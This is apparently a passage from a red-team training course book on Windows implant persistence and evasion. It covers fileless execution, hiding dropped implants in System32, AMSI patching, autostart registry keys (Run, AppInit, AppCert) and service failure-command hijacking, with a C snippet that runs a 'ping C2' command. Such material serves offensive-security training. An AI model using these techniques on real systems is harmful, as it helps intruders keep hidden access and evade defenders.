In memory means exactly that—code is running in memory. For our purposes, however, we are going to define it as having an image in memory that is not backed by a file residing on the target's disk. Perhaps you have heard of fileless malware?

In Memory Execution

We could say that in-memory execution is when an executable image is mapped into memory and then a main thread is created to kick off the instructions located at the address of entry point, but we are not going to say that. Instead, we are going to say that in-memory execution is the execution of code, like shellcode or an executable image, executing in memory that is not backed by anything on the disk. Effectively, this is fileless malware. Fileless malware is malware that only exists in memory without ever leaving a single file on disk. Fileless code execution is very beneficial for the attacker. It is also more difficult to detect, which is another reason why fileless malware has been and is so popular. There have been many vulnerabilities in the past that attackers have been able to take advantage of for fileless execution. A prime situation for fileless code execution comes in the form of specially crafted packets that hit the NIC first and foremost. Kernel drivers, such as tcpip.sys, http.sys, netio.sys and others, are responsible for making sense of the data the NIC is holding in its buffers. That process presents an opportunity for kernel-level execution. Let us look a few examples.

© 2024 Jonathan Reiter
Technet24

Examples

There are plenty of examples of fileless malware.

Reflective injection	EternalBlue	Malicious Firmware
Reflectively load an image like a DLL into memory for execution	Exploit comes in packets and never touches disk. Allows DoublePulsar backdoor in kernel memory.	BIOS manipulation, BadUSB, HardDrive firmware manipulation, etc.

Examples

When it comes to examples of fileless malware and methods to achieve fileless execution, there is no shortage. Perhaps one of the more famous examples is WannaCry with its usage of EternalBlue. If you recall, EternalBlue came in the form of specially crafted network packets taking advantage of a 2017 SMB vulnerability. The nice thing about packets is they do not touch disk at all unless someone is saving them off using a packet capture tool like Wireshark. The backdoor that followed up with the exploit was dubbed DoublePulsar, which resided in the kernel. Another example of fileless malware or implants could come in the form of manipulating the BIOS. Not many EDR/AV solutions are built to check the BIOS. Same goes for performing a malicious firmware update to the controller of a hard drive. Going that low is incredibly stealthy and can provide amazing persistence and hiding capabilities. Red Balloon Security offers a unique hard drive challenge for its applicants, and it is quite the challenge! Also, you can reflectively inject an executable image into another process to achieve fileless execution. We will take a deeper look at Reflective DLL Injection during Section 5.

References:

https://awakesecurity.com/glossary/fileless-malware/
https://gbhackers.com/fileless-malware-wmi-eternalblue/

Advantages

It sure is great to not be on disk.

No files to be analyzed

Since files are not dropped to disk, there is nothing for an analyst to retrieve.

Bypass static detection

Files on disk are prone to static analysis before execution. By not being on disk, there is no risk of static detection.

Advantages

The biggest advantage for fileless malware is the fact that nothing is dropped to disk. The fact that certain programs, system files, tools, etc. cannot be blocked by IT staff without hindering support keeps enabling fileless attacks. Have you seen an organization that has completely blocked and/or removed PowerShell? Even without PowerShell you can still execute PowerShell; PowerShell without PowerShell. A forensic analyst or a reverse engineer would have nothing to do without files or without a memory dump. Another advantage is that by not having anything on disk, you will not be the victim of static analysis by some AV/EDR solution. There is nothing to hash, no bytes on disk to scan, nothing. The fact that fileless techniques are so powerful has forced EDRs and AV solutions to step up their game with behavior detection, memory scanning, and leveraging machine learning for their next-gen products. Even still, there is no single product out there that will always catch everything 100% of the time. It would be too resource intensive for products to constantly scan all memory regions of every process all the time.

© 2024 Jonathan Reiter
Technet24

Disadvantages

It sure is terrible to not be on disk.

Reboots flush RAM

Living in RAM is only good until a reboot flushes you out! What kicks off your execution now?

Initial access is lost

When the system powers on again, how is your access to the target regained?

Disadvantages

How do you persist if you are only living in memory? Spoiler alert: you really cannot. This is arguably the biggest disadvantage when it comes to fileless malware. Machines are rebooted from time to time for various reasons: installing updates, power failure, hardware upgrades, scheduled downtime, etc. If you are someone who really enjoys bragging about system uptime, then fileless malware thanks you. Bottom line, though—a system will be rebooted at some point, so you must be prepared for this event. If you are not prepared, then your initial access is gone in a cloud of smoke. How do you get back on the target? Do you attempt to throw your exploit again to get you back on the system? The risks of getting caught go up much more significantly by throwing another exploit at the target. If the target is of no real importance to you, then you just move on and chalk it up as a temporary setback. However, if that system is of high value, then you need to maintain access to it, and that could mean dropping something to disk. It is often said that having two methods of persistence is just one method. Having just one method of persistence is really not having any at all.

© 2024 Jonathan Reiter

Where on Disk?

The Desktop?

Blend in with your surroundings

Do not be the first/last file in a folder

- Desktop
- Documents
- Downloads
- Pictures
- Temp
- App Data
- Program Files
- SysWow64
- System*
- System32*
- OneDrive

Where on Disk?
Imagine this scenario: you are running only in memory at the moment and your implant is monitoring for system shutdown events or changes to the power status, like if a laptop is no longer being charged. The system notifies you that a shutdown is pending, and you must maintain your access to this system because there is still intel on it that you have yet to collect. You make the decision to drop to disk so when the system powers back on, your file is triggered, and your access is renewed. The question you need to ask yourself is: Where do I drop to disk? This is a vulnerable moment for your implant, but it is also a necessity, so we must choose a smart location. The location could be entirely dependent on the system's environment, like what third party applications are present, what folders do you have write access to, and if there is cloud storage attached that you can drop into?

There are some general tactics and criteria you could use when looking for a possible location. Find a folder with a decent number of files in it. This would allow you to hide in plain sight somewhere past the halfway point in the listing. You do not necessarily want to be first, nor do you want to be last. You should avoid locations that are frequently browsed by the user like the Desktop, Documents, or Downloads locations. There is one caveat to the Desktop: some users like to store everything on the Desktop. They can be so cluttered that you can hardly see the user's background wallpaper. If that is the case, you could consider that as a possible location.

© 2024 Jonathan Reiter
Technet24

Memory Forensics

Being in memory is not a get out of jail free card.

Volatility	PE-sieve	Moneta
From the Volatility Foundation, ingests memory dumps with numerous plug-ins	From Hasherzade, scans a process and can dump implants detecting all kinds of injection methods	From forrest-orr, user-mode Windows memory analysis tool, similar to PE-sieve

Memory Forensics

Almost everything you do on a Windows system can be logged by something. Even if a certain Windows tool does not catch your activity, highly motivated memory analysts with time on their hands will. There are several tools that can run live on a system, like PE-sieve and Moneta. They are both amazing tools and hiding from them has been seen as a challenge by researchers and developers alike. Only recently was Moneta bypassed by the awesome work of the MDSecLabs crew with their C2 Framework Nighthawk. Both PE-sieve and Moneta can scan processes and report suspicious findings, if any. Volatility is a Python framework geared at finding practically anything that was still resident in memory at the time of capture. They also host plug-in contests and some truly amazing plug-ins come from that. There are many more tools out there that offer similar capabilities to the ones noted on the slide. Bottom line, it is only a matter of time before you get caught. One great advantage here is that security products that are performing memory scanning simply cannot scan all regions of memory of every process every second of the day. It must be targeted and done in such a way so that it does not cause a performance hit for the user. There is nothing users hate more than a slow system. If a security product is causing high levels of degradation on system performance, odds are the user will remove it or ask that it be removed.

© 2024 Jonathan Reiter

Module Summary

- Defined and described in memory execution fileless malware
- Discussed fileless malware and methods
- Discussed advantages and disadvantages of being fileless
- Discussed memory forensics

Module Summary
In this module we covered what in memory execution is as it relates to implant development. We also discussed fileless malware and some popular examples, like WannaCry and EternalBlue SMB vulnerability. We also took a brief look at some advantages and disadvantages of only being in RAM. Are you ready for a shutdown/reboot?

© 2024 Jonathan Reiter
Technet24

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- **Persistence: Die Another Day**
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 4

In Memory Execution
Dropping to Disk
Binary Patching
Registry Keys
Services Revisited
Lab 4.1: Persistent Service
Port Monitors
Lab 4.2: Sauron
IFEO
Lab 4.3: IFEOPersisto
WMI Event Subscriptions
Bootcamp

In this module, we will discuss why you would need to drop something to disk, where to drop, cleaning up, and more.

© 2024 Jonathan Reiter

Objectives

Our objectives for this module are:

- Discuss the need to drop to disk
- Discuss the risks of being on disk
- Cover how to protect yourself and your data

Objectives
The objectives for this module are to discuss the need to drop to disk and when to do it. Being on disk brings some risk and we will discuss those risks. If we must be on disk, then we should try to protect ourselves as best as possible if our files become discovered.

© 2024 Jonathan Reiter
Technet24

Dropping to Disk

There is almost no escaping the need to be on disk.

Once your implant is on disk, it will be scanned and/or captured. It is only a matter of time. What is more important for your operation: access or your implant? If you get burned once, you are arguably burned everywhere if using the same tool.

Dropping to Disk

There will come a moment during the lifetime of your implant that something will have to touch disk. Dropping to disk is practically unavoidable these days when you are trying to survive across reboots. There are several risk factors that must be taken into consideration when dropping to disk, and the following is a non-exhaustive list of questions that should be answered before dropping to disk:


- Where should I drop to disk?
- Where do I have read/write permissions?
- What binary should I drop?
- How should I blend in with other items in the same folder?
- Is it acceptable to be scanned by AV solution?

The listing of considerations/questions should be answered with the data retrieved during the host survey phase. It would not be wise to blindly drop to some random folder and hope for the best. A location should be chosen strategically, one that would not indicate your presence to the user or sysadmin too quickly. If you are not elevated to at least a local Admin, you will not be able to drop your binary to some locations like System32, for example. System32 has many entries in it, and it would be easier to blend in there versus the current user's Downloads folder. Also, being on disk might mean that the installed AV solution might scan your binary. Is that okay? Perhaps the binary you drop only has basic features like your persistence/callback feature and that is it. This way, your entire capability is not discovered, and you do not have to spend months retooling your entire implant.

© 2024 Jonathan Reiter

Blending In

On this Windows 10 VM, there are over 4,200 items in the System32 folder. Plenty of options to blend in with files around you.



SANS | SEC670 | Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control 16

Blending In

When it comes to blending in, it can be somewhat easy with the proper level of permissions. As one possible example, a prime spot could be the System32 folder where there are well over 4,200 items to surround yourself. You would not necessarily want to be the first or the last entry in the folder but pick a spot that would require the user to scroll down for quite some time. Users are notorious for scrolling right past something unless they are specifically looking for it. Even then, most users still go past what they are looking for at least once or twice. Once your location has been determined, a filename would have to be chosen. The screenshot above shows several files that start with the letter "s." If there are more s-named files, then perhaps naming your binary something that starts with "s" might be a good idea. The screenshot also shows dates for the folder's files. The dates should be taken into consideration and your binary should reflect something close to them. If none of the files in the folder are beyond a certain year, like 2019, then you would not want to be the only binary reflecting the current year. Regardless of location, the bottom line is this, the more care you take with trying to blend in with your surroundings, the longer you might maintain a presence on that target.

© 2024 Jonathan Reiter
Technet24

Being Scanned

If you get scanned, what will they find out?

All tool capabilities

Will you lose months or years of effort if your binary gets picked up by an AV solution?

Bare minimum for access

Or will the functionality required to maintain access across reboots be the only thing discovered?

Being Scanned

Another risk you must consider is should there be some AV solution installed like Defender, will that deter you from dropping to disk? If not, are you okay with it possibly being scanned? Some AV solutions require the submission to be sent to its cloud-based analysis engine if it has not seen it before. Most Windows system binaries and files are common, and their hashes/signatures are known. As such, cloud AV solutions do not need to upload them for analysis. The one-off binary, though, like yours, hopefully has never been seen or even scanned before. All of that could change when the solution detects that a new file has been created on the file system. What will the vendor find out if your implant is scanned? Will all your trade secrets be swept up and sent to the cloud or perhaps only the required features to maintain your access to the target? I cannot answer these questions for you as they are questions that can be ever changing even between operations.

© 2024 Jonathan Reiter

Protecting Yourself

What can you do to protect your implant?

You could get extremely creative and DRM your implant like the PoC Skrull did. According to the author, the malware launchers are anti-copy and are thus broken if, and when, they are submitted for analysis.

Protecting Yourself
There are several public techniques and tools that are out there today that aid your efforts to protect yourself. There are commercial tools like packers and encryptors that do a tremendous job annoying reverse engineers. One such tool is Themida, which is made by the company Oreans. Themida is labeled as Advanced Windows software protection system and does so by protecting each code block, as well as adding an overall level of protection. You can read more on their website when you have a moment. Another interesting technique and perhaps the most interesting one that has recently surfaced, as of this writing, is Skrull. According to the author, Sheng-Hao Ma, "Skrull is a malware DRM, that prevents Automatic Sample Submission by AV/EDR and Signature Scanning from Kernel. It generates launchers that can run malware on the victim using the Process Ghosting technique. Also, launchers are totally anti-copy and naturally broken when got submitted." Seems very interesting and clever. The source code for Skrull is hosted on GitHub for your viewing pleasure.

References:
https://www.oreans.com/themida.php
https://github.com/aaaddress1/Skrull

© 2024 Jonathan Reiter
Technet24

Module Summary

- Discussed why we drop to disk to persist
- Discussed where to drop
- Learned the risks of being on disk
- Covered the various methods for protecting your work

Module Summary
In this module, we discussed why we would even drop to disk, where to drop, the risk(s) of being on disk, and how to protect what we have on disk.

© 2024 Jonathan Reiter

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- **Persistence: Die Another Day**
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 4

In Memory Execution
Dropping to Disk
Binary Patching
Registry Keys
Services Revisited
Lab 4.1: Persistent Service
Port Monitors
Lab 4.2: Sauron
IFEO
Lab 4.3: IFEOPersisto
WMI Event Subscriptions
Bootcamp

In this module, we will discuss what binary patching is and how we can leverage it for persistence on target.

© 2024 Jonathan Reiter
Technet24

Objectives

Our objectives for this module are:

- Define binary patching
- Discuss benefits of binary patching

Objectives
The objectives for this module are to define what binary patching is and discuss some of the benefits that binary patching has to offer.

© 2024 Jonathan Reiter

What Is Binary Patching?

Modifying binaries to achieve results

What would happen if you patch a system file like NTDLL where it sits in System32? Your hooks would be implemented all over the place and it could draw way too much attention to you. Instead, you could patch a secondary or tertiary DLL that NTDLL loads.

What Is Binary Patching?
Binary patching is often referred to as modifying a binary as it resides on disk or in memory with the intention of changing how it executes. In memory patching is often done by AV/EDR solutions to change how functions of interest behave. What they implement is function hooking, which will be covered in detail in Section 5. Regardless, they are still modifying bytes of a file in memory. Patching files on disk can be challenging and could have damaging effects. Take for example an attempt to patch ntdll.dll: the file resides in the System32 folder and as such, you must have at least local Admin privileges. Because ntdll.dll is so heavily utilized, you could cause the system to become unstable and crash. Another common tactic is to patch the AV/EDR solution itself. Identifying a weakness in a solution can yield incredible results for not only persistence but also for protecting your toolset.

© 2024 Jonathan Reiter
Technet24

In-Memory Patching

The patch is not permanent; will not survive reboots

Once you are injected into a process, how do you find what it is you are trying to patch? How about walking the Import Address Table? How about enumerating processes and obtaining handles to a process of concern? These are valid questions that could be answered either during your op or beforehand.

In-Memory Patching

Patching an image as it sits in memory is often referred to as in-memory patching. This is relatively safe since no changes are made to the binary on disk, so if the computer were to ever reboot, the changes would be flushed out of memory as if nothing ever happened. The big question you might have is, how do we find images in memory if we were just injected into a process? This is where process enumeration would come into play. If there is a process that you know about ahead of time based on gathered intel, then you can look for that process specifically. Otherwise, enumerate all processes and pick one from that newly collected information. Once you have found a process you want to patch, you need to obtain a process handle to it. If you recall, the handle is really the base address of the executable's image in memory, so if you were to read the first three bytes of memory you should find the famous MZ (\x4d\x5a) signature followed by a NOP, \x90. When conducting memory scanning and looking for the start of an image, it is always best to be as specific as possible so looking for \x4d\x5a\x90\x00 would possibly lower false positives. Now that you found the start of the PE header, it is simply a matter of parsing the rest of the PE headers to get to what you want. Often, you would be looking to patch out calls to certain functions like ***AmsiScanBuffer*** or ***AmsiScanString*** APIs from the Amsi.dll if you are trying to bypass AMSI. You could also decide to patch specific functions to change how they behave. You will see later how we can change how ***AmsiScanBuffer*** behaves.

On-Disk Patching

Should survive reboots; cascading effect

Are files on disk better protected from patching than their memory mapped image? Is there a way to undo your changes if you accidentally break something with your patch? Could you render a system unstable if you patch system files? Could you get caught faster by patching files on disk?

On-Disk Patching

There might come a time when you would have to patch the file as it resides on the file system. If you have the proper permissions, you might be able to patch the binaries that offer signature scanning for the AV that might be installed on the system. Perhaps you found a way to get your tool added to some whitelist and you implement a patch to make sure you remain on the whitelist. System files might be able to be patched too, with the right permissions, of course. Take for an example patching Ntdll.dll. How many processes rely on Ntdll.dll? Practically all of them because the system loader is implemented in Ntdll.dll and it is the first module that is present in the process. Whatever patch you do on disk, each process is going to be affected by that change at some point in time, like after a reboot. This could make a system unstable and would require rigorous testing ahead of time. My recommendation is to avoid patching critical system DLLs unless there is a dire need that requires it. Until that time, stick to patching third party binaries.

© 2024 Jonathan Reiter
Technet24

Module Summary

- Discussed how patching can be incredibly useful
- Learned that in-memory patching is only temporary
- Learned that in-memory patching only effects one process
- Learned that on-disk patching is more permanent and could have cascading effects

Module Summary
In this module, we discussed two types of patching: in-memory and on-disk. Both have certain tradeoffs and which one you choose would be dependent on what your end goal is for your operation.

© 2024 Jonathan Reiter

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- **Persistence: Die Another Day**
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 4

In Memory Execution
Dropping to Disk
Binary Patching
Registry Keys
Services Revisited
Lab 4.1: Persistent Service
Port Monitors
Lab 4.2: Sauron
IFEO
Lab 4.3: IFEOPersisto
WMI Event Subscriptions
Bootcamp

Registry Keys
In this module, we will discuss how to persist using the Windows Registry.

© 2024 Jonathan Reiter
Technet24

Objectives

Our objectives for this module are:

- Discuss most used persistence key
- MITRE ATT&CK autostart locations
- Implement a few techniques

Objectives
The objectives for this module are to discuss what the most used key was for persistence. We will also explore several possible keys that can be leveraged for autostart entries. Lastly, we will reinforce the topics with source code review and a lab.

© 2024 Jonathan Reiter

Most Used Key

Run key is the most used by several APTs

The Run key exists for the current user (HKCU) and for all users (HKLM). Naturally, for HKLM, you would need elevated access, but not for HKCU. There is nothing novel about this method and yet many APTs and their malware families use it. The method is probably the easiest to implement.

HKCU\...\CurrentVersion\Run

HKLM\...\CurrentVersion\Run

Most Used Key

If you were to study all of the publicly available malware samples that have a persistence mechanism, you might find that perhaps the most used method is the Registry. More specifically, the Registry Key chosen for persistence is the Run key. Red Canary, Cynet, and a few other companies that specialize in malware analysis have noted that the Run key is most commonly used by malware authors. The interpretation is that they do not get caught right away, so why waste valuable time and effort trying to discover a novel method? APT28 (SOFACY), APT30, DarkComet, Emotet, FIN7, Gazer, Lazarus Group and more have all used this key as one of their persistence methods.

One could operate based on the concept of ”one is none, and two is one” where having only one method of persistence as your only lifeline is really not having any persistence at all. If you have two methods, then should one of the methods get burned or simply fail to trigger, you still maintain your foothold.

References:
https://attack.mitre.org/techniques/T1547/001/
https://www.cynet.com/attack-techniques-hands-on/the-art-of-persistence/

© 2024 Jonathan Reiter
Technet24

Run vs. RunOnce

What is in a name?

Run key

HKLM version runs as Admin. The HKCU version is great to be your downloader and initial method until you can find a better one.

RunOnce/RunOnceEx key

Run the process once and delete the entry from the key. Good if trying to minimize artifacts. Bad if you need to stay on long term.

Run vs. RunOnce

There are several Registry keys that a person could use for persistence, but for this slide we will just focus on two of them. The keys under HKLM require Admin privileges and without them we would be forced to use a key under HKCU, which could expose our presence on the system quickly. The HKCU versions would require the user to log on to the workstation, whereas the HKLM versions kick off when the system boots up regardless of anyone logging on to the workstation. Sticking with the most used key among APTs, we have Run and RunOnce. The two keys do offer a means to accomplish your persistence, but they are definitely not equal. Despite the Run key being the most used method of persistence, the RunOnce key gets used as well, but is perhaps not always fully understood by everyone. The RunOnce key will do exactly what is sounds like it will do: it will run your application just once and be done. The difference is that after the one-time execution, your persistence mechanism has gone up in a cloud of smoke because your RunOnce entry will be deleted. Of course, it is not hard to make another entry after it has been deleted, just annoying is all.

© 2024 Jonathan Reiter

AppInit DLLs

Forcing a user process to load certain DLLs

When enabled, each newly created user mode process that is linked against User32.dll will load the DLLs annotated a list stored in the AppInit_DLLs Registry key. The list can be comma separated should there be a need to load more than one DLL.

LoadAppInit_DLLs (REG_DWORD)

AppInit_DLLs (REG_SZ)

AppInit DLLs
Windows provides users the flexibility to allow a pre-determined list of customized DLLs to be loaded into practically each user process. The catch is that the process must be linked against the User32.dll, and thankfully most, if not all GUI applications will be linked against it. The AppInit_DLLs Registry key is the key that dictates if the feature should be enabled or disabled for a system. The key is located under the HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows key for x64-bit processes and under HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\windows key for 32-bit processes. Under this key, a few items and values are looked for by User32.dll. User32.dll imports a function called ***LoadAppInitDlls***, which is implemented in Kernel32.dll. The module will perform a check to see if the LoadAppInit_DLLs key is set (1) or cleared (0). If it is set, then it is enabled system wide, and the list of DLLs specified in the AppInit_DLLs key will be loaded into the processes. Since this is under the HKLM hive, we would of course need to have Administrator privileges.

After our privilege escalation is done, we can create our list of DLLs with just one entry; the absolute path to our malicious DLL. After we do that, we enable the loading of AppInit DLLs by setting the LoadAppInit_DLLs key. A question that you may have had is what kind of DLLs can we use for this. Practically any DLL can be used with this technique so as long as it does not create a new process via the ***CreateProcess*** API. The resulting effect would cause an infinite loop of sorts because each time your DLL is loaded, it creates a new process, which will load your DLL, which creates a new process. One method to solve the infinite loop issue is to register a global namespace mutex that could be checked, and if it already exists, you know you have been triggered before so no need to execute again. The action of having our DLL creating a new process might not always be desired, so perhaps you could create some sort of check to see what process should be the one to load your malicious DLL.

This technique has been used by APTs such as APT39, CherryPicker, and T9000.

Reference:
https://attack.mitre.org/techniques/T1546/010/

© 2024 Jonathan Reiter
Technet24

AppCert DLLs

Certain Create* API calls look for AppCert.

Like AppInit, Windows will investigate the Registry for DLLs that must be loaded into a process. The AppCert key will be queried when the CreateProcess, CreateProcessAsUser, CreateProcessWithLogin, CreateProcessWithToken, or WinExec functions are called.

CreateProcess

WinExec

AppCert DLLs

Almost as a compliment to AppInit, there is AppCert, which is extremely similar in the sense that a Registry key will be queried to find a list of DLLs a process must load. The AppCert key would be under the HKLM\SYSTEM\CurrentControlSet\Current\Session Manager\AppCertDlls key, which means Administrator privileges are required. The key is queried whenever a process makes its first call to one of the following APIs: ***CreateProcess***, ***CreateProcessAsUser***, ***CreateProcessWithLogin***, ***CreateProcessWithToken***, or ***WinExec***. The major difference with AppCert is the format of the DLL being used. The DLL must export a specific function called ***CreateProcessNotify*** that will be called when the system is loading your DLL. One major drawback to this method is that the target computer must be rebooted before any of the changes you made are implemented. As such, AppCert is not stealthy and is easily detected by tools such as AutoRuns from SysInternals. We would never force a reboot live on a target even more so when a user is actively logged on to it. The best thing could be to wait for a corporate reboot policy to kick in and reboot the target for you.

This technique has been used by APTs such as Honeybee and PUNCHBUGGY.

Reference:
https://attack.mitre.org/techniques/T1546/009/

Module Summary

- Covered the most used persistence key
- Discussed MITRE ATT&CK autostart locations
- Discussed programmatic persistence

Module Summary
In this module, we covered current trends for registry persistence and what the most used key was. We also discussed the differences between the HKLM and the HKCU versions of keys like the Run key. We also hit on a few other keys, like AppInit and AppCert, along with the differences between them. All of these methods should be easily detected using tools like AutoRuns from SysInternals.

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

What is the most commonly used key for persistence?

A run

B runonce

C runtwice

Unit Review Questions
Q: What is the most commonly used key for persistence?

A: run

B: runonce

C: runtwice

© 2024 Jonathan Reiter

Unit Review Answers

What is the most commonly used key for persistence?

A run

B runonce

C runtwice

Unit Review Answers
Q: What is the most commonly used key for persistence?

A: run

B: runonce

C: runtwice

© 2024 Jonathan Reiter

Technet24

Unit Review Questions

What permissions are needed to modify keys in the HKLM hive?

A User

B Admin

C Guest

Unit Review Questions
Q: What permissions are needed to modify keys in the HKLM hive?

A: User

B: Admin

C: Guest

© 2024 Jonathan Reiter

Unit Review Answers

What permissions are needed to modify keys in the HKLM hive?

A User

B Admin

C Guest

Unit Review Answers
Q: What permissions are needed to modify keys in the HKLM hive?

A: User

B: Admin

C: Guest

© 2024 Jonathan Reiter
Technet24

Unit Review Questions

What technique should be used for processes linked against User32.dll?

A AppCert

B AppInit

C RunOnce

Unit Review Questions
Q: What technique should be used for processes linked against User32.dll?

A: AppCert

B: AppInit

C: RunOnce

© 2024 Jonathan Reiter

Unit Review Answers

What technique should be used for processes linked against User32.dll?

A AppCert

B AppInit

C RunOnce

Unit Review Answers
Q: What technique should be used for processes linked against User32.dll?

A: AppCert

B: AppInit

C: RunOnce

© 2024 Jonathan Reiter
Technet24

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- **Persistence: Die Another Day**
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 4

In Memory Execution
Dropping to Disk
Binary Patching
Registry Keys
Services Revisited
Lab 4.1: Persistent Service
Port Monitors
Lab 4.2: Sauron
IFEO
Lab 4.3: IFEOPersisto
WMI Event Subscriptions
Bootcamp

In this module, we will discuss how to persist using services. This includes services that we take advantage of or services that we create ourselves.

© 2024 Jonathan Reiter

Objectives

Our objectives for this module are:

- Discuss how services can aid in persistence
- Understand the service-related Win32 APIs
- Create new services and/or modify existing ones
- Discuss methods for how to hide a service

Objectives

The objectives for this module are to revisit services, but this time around the focus is on persistence. We will spend some more time understanding how services are created by first understanding the Win32 APIs specific to Windows services. We will also explore how we could modify existing services to give us our persistence. Lastly, we will cover how services can be hidden from view and from tools that query services.

© 2024 Jonathan Reiter
Technet24

Services

To be, or not to be, a service?

Windows services are ripe for attackers for several reasons: commonly misconfigured, incorrect permissions, automatic starts, run as SYSTEM, etc. Most users do not even pay attention to new services or ones that have been modified.

Services

This is not the first time that Windows services have been mentioned, so they must be important, and they are. Services are not just important to the operating system, but they are also critical for red teamers. Earlier in the course we saw how they play a role for our enumeration and for privilege escalation. Now we can change our perspective to that of persistence. Red teamers, penetration testers, hackers, malware authors, etc. all look for services to use for their advantage. Services, especially third-party ones, might have been created with misconfigurations. A service's binary path, if it has spaces in it, must have quotes around it. The Registry key *ImagePath* can be targeted along with the service's Failure Command. We can either fire off our persistence binary when the target service starts, when it terminates improperly, or even if it fails to start properly. Of course, we can also create our own service for persistence instead of hijacking an existing one.

© 2024 Jonathan Reiter

What to Change?

Existing services can be modified in several areas.

ImagePath	binPath	FailureCommand
A Registry key that holds absolute path to the service binary on disk	The absolute path to the service binary on disk. Typically matches ImagePath.	Indicates what should happen if the service does not start or gets terminated

What to Change?
The *ImagePath* is a Registry key for the service. Most of the time, the value held is the path to the service executable on disk. The value, or arguments, in the key are passed to the service's main function—the service's entry point. When a program calls the ***CreateService*** API, the *lpBinaryPathName* argument indicates what the value will be for this key.

The *binPath* is the path of the service binary and the value typically will match that of the *ImagePath* Registry key. The system does not provide a default value for you, so this is a mandatory item. Many penetration testers or red teamers will forget to fulfill this requirement when making a service for their persistence only to see it fail within a few seconds. If we change the *binPath* to point to an executable that we dropped to disk, then we could achieve persistence. The *FailureCommand* is a command-line command that should be executed if the service fails for whatever reason. This change can also help us maintain our access to a system; but the service needs to fail, or our command will never kick off.

All of these could be manipulated via the command-line utility sc.exe.

© 2024 Jonathan Reiter
Technet24

Service Failure

Failure is an option.

The Service Control Manager considers a service to have failed when a service terminates but does not report the SERVICE_STOPPED status to it. Furthermore, if the Win32ExitCode member of the SERVICE_STATUS structure does not indicate success (ERROR_SUCCESS), then it is also considered to have failed.

Service Failure

When does a service really fail and by whose standard? In the world of Windows services, the Service Control Manager (SCM) is the end-all-be-all. Services must answer to the SCM and if they do not, they are promptly terminated. If that terminated service is yours—well, there goes your persistence. Services are deemed as a failure when it does not start up properly, and starting up properly means sending the correct status to the SCM in time. When it comes to service termination, services must also send a status to the SCM. The SERVICE_STOPPED status must be sent before its function returns or else the SCM will follow any failure actions that have been registered for the service. Even more so, when a service exits but fails to set an ERROR_SUCCESS, or NO_ERROR (0) inside the SERVICE_STATUS structure, it is deemed a failure. It is very critical that services inform the SCM of what is happening and in a timely fashion because the SCM is not very forgiving. The failure actions the SCM looks for are defined in the SERVICE_FAILURE_ACTIONSA structure.

© 2024 Jonathan Reiter

SERVICE_FAILURE_ACTIONS

SERVICE_FAILURE_ACTIONS

Dictates what takes place after a failure

Requires SCM to determine a service failed

```
typedef struct
_SERVICE_FAILURE_ACTIONSA {
 DWORD   dwResetPeriod;
 LPSTR   lpRebootMsg;
 LPSTR   lpCommand;
 DWORD   cActions;
 SC_ACTION *lpsaActions;
} SERVICE_FAILURE_ACTIONSA,
*LPSERVICE_FAILURE_ACTIONSA;
```


SERVICE_FAILURE_ACTIONS
The SERVICE_FAILURE_ACTIONS structure is utilized by the SCM as a representation of what must happen when the SCM fails a service. The actions defined in the structure are executed by the SCM each time the service enters a failure state. Existing services can have these optional configuration parameters changed using the ***ChangeServiceConfig2*** API and passing the SERVICE_CONFIG_FAILURE_OPTIONS flag for the *dwInfoLevel* parameter. The members of the structure are described below.

dwResetPeriod, is the period that must expire before the failure count is decremented to 0. The SCM maintains a count of failures so that the correct failure actions can be executed after repeat failures. A common example would be for critical services that may delay their restart time with each successive failure.

lpRebootMsg, is the message to be sent to the server to indicate to users that the system will be rebooted due to the service's failure. NULL here indicates to use the system's default message, but if you pass empty quotes ("”), then the default message is overridden, and no message will be displayed to the users.

lpCommand, is the command line that is passed to the ***CreateProcess*** API. The command will be executed with the same permissions as the service.

cActions, is the number of elements that are in the *lpsaActions* array.

lpsaActions, is an array of SC_ACTION structures that indicate what action the SCM should take in the event the service fails for the nth time. For example, if there are four items in the array and the service failed for the fourth time, then that entry will be executed.

© 2024 Jonathan Reiter
Technet24

Implementation

SERVICE_FAILURE_ACTIONS

Create and zero out the struct

Call the change service API

```
SERVICE_FAILURE_ACTIONSA sfa;
SecureZeroMemory(&sfa, ...);

sfa.dwResetPeriod = INFINITE;
sfa.lpRebootMsg = "";
sfa.lpCommand = "ping C2";
sfa.cActions = 0;
sfa.lpsaActions = NULL;

ChangeServiceConfig2( hService,
  SERVICE_CONFIG_FAILURE_ACTIONS,
  &sfa );
```


Implementation

